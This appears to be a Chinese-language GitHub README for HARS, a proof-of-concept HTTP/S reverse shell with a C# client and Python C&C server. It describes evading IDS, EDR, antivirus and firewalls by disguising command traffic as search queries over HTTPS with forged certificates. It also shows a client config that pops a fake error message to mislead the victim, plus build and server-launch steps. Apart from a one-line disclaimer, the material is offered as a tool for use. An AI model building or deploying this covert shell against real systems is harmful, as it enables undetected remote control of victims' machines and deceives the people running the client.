onsec-fr/http-asynchronous-reverse-shell
[POC] 使用HTTP协议的异步反向Shell。



在当今企业网络中,IDS、IPS、EDR、AV和防火墙等高级检测系统占主导地位,在安全评估期间规避它们是一项挑战。大多数反向Shell利用TCP隧道(L4),这些隧道现在经常被分析并标记。
本项目提出了一种创新解决方案:一种完全基于HTTP/S的异步反向Shell,通过模仿合法用户行为,融入正常的网络流量。
与传统的反向Shell不同,它仅使用GET请求,看起来像正常的网络查询,并且可以选择通过HTTPS和伪造的合法证书运行,从而最大程度地降低被检测的可能性。
客户端持续查询服务器,直到获得指令。
攻击者向服务器提供指令。
当命令定义后,客户端执行该命令并返回结果。
如此反复,直到攻击者决定结束会话。

本工具仅作为授权安全测试的概念验证演示工具。请确保在运行此工具前了解当地法律。
目前作为PoC,实现了以下功能:
客户端

服务器端

HARS.sln。Config.cs 以匹配你的环境: class Config
{
/* Behavior */
// Display a fake error msg at startup
public static bool DisplayErrorMsg = true;
// Title of fake error msg
public static string ErrorMsgTitle = "This application could not be started.";
// Description of fake error msg
public static string ErrorMsgDesc = "Unhandled exception has occured in your application. \r\r Object {0} is not valid.";
// Min delay between the client calls
public static int MinDelay = 2;
// Max delay between the client calls
public static int MaxDelay = 5;
// Fake uri requested - Warning : it must begin with "search" (or need a change on server side)
public static string Url = "search?q=search+something&qs=n&form=QBRE&cvid=";
/* Listener */
// Hostname/IP of C&C server
public static string Server = "https://127.0.0.1";
// Listening port of C&C server
public static string Port = "443";
// Allow self-signed or "unsecure" certificates - Warning : often needed in corporate environment using proxy
public static bool AllowInsecureCertificate = true;
}
可选: 编辑 HARS.manifest 以调整权限级别。
requestedExecutionLevel可设置为asInvoker、highestAvailable或requireAdministrator。
项目属性
这里你可以自定义程序集信息和文件图标。

注意:目标.NET框架版本设置为4.6,这是Windows 10的默认版本。
对于Windows 7,如果不想安装缺少的功能,请选择.NET 3.5。
在Visual Studio中构建项目。
客户端应生成在 Http Asynchronous Reverse Shell\HARS_Client\HARS\bin\Release 文件夹中。
完成!
HARS_Server.py(位于 HARS_Server/www/)以自定义端口或证书路径。PORT = 443
CERT_FILE = '../server.pem'
python HARS_Server.py
-HTTP日志位于 Http Asynchronous Reverse Shell\HARS_Server\logs\
-你可以在 Http Asynchronous Reverse Shell\HARS_Server\templates 中添加自己的模板(任何HTML页面)
@onSec-fr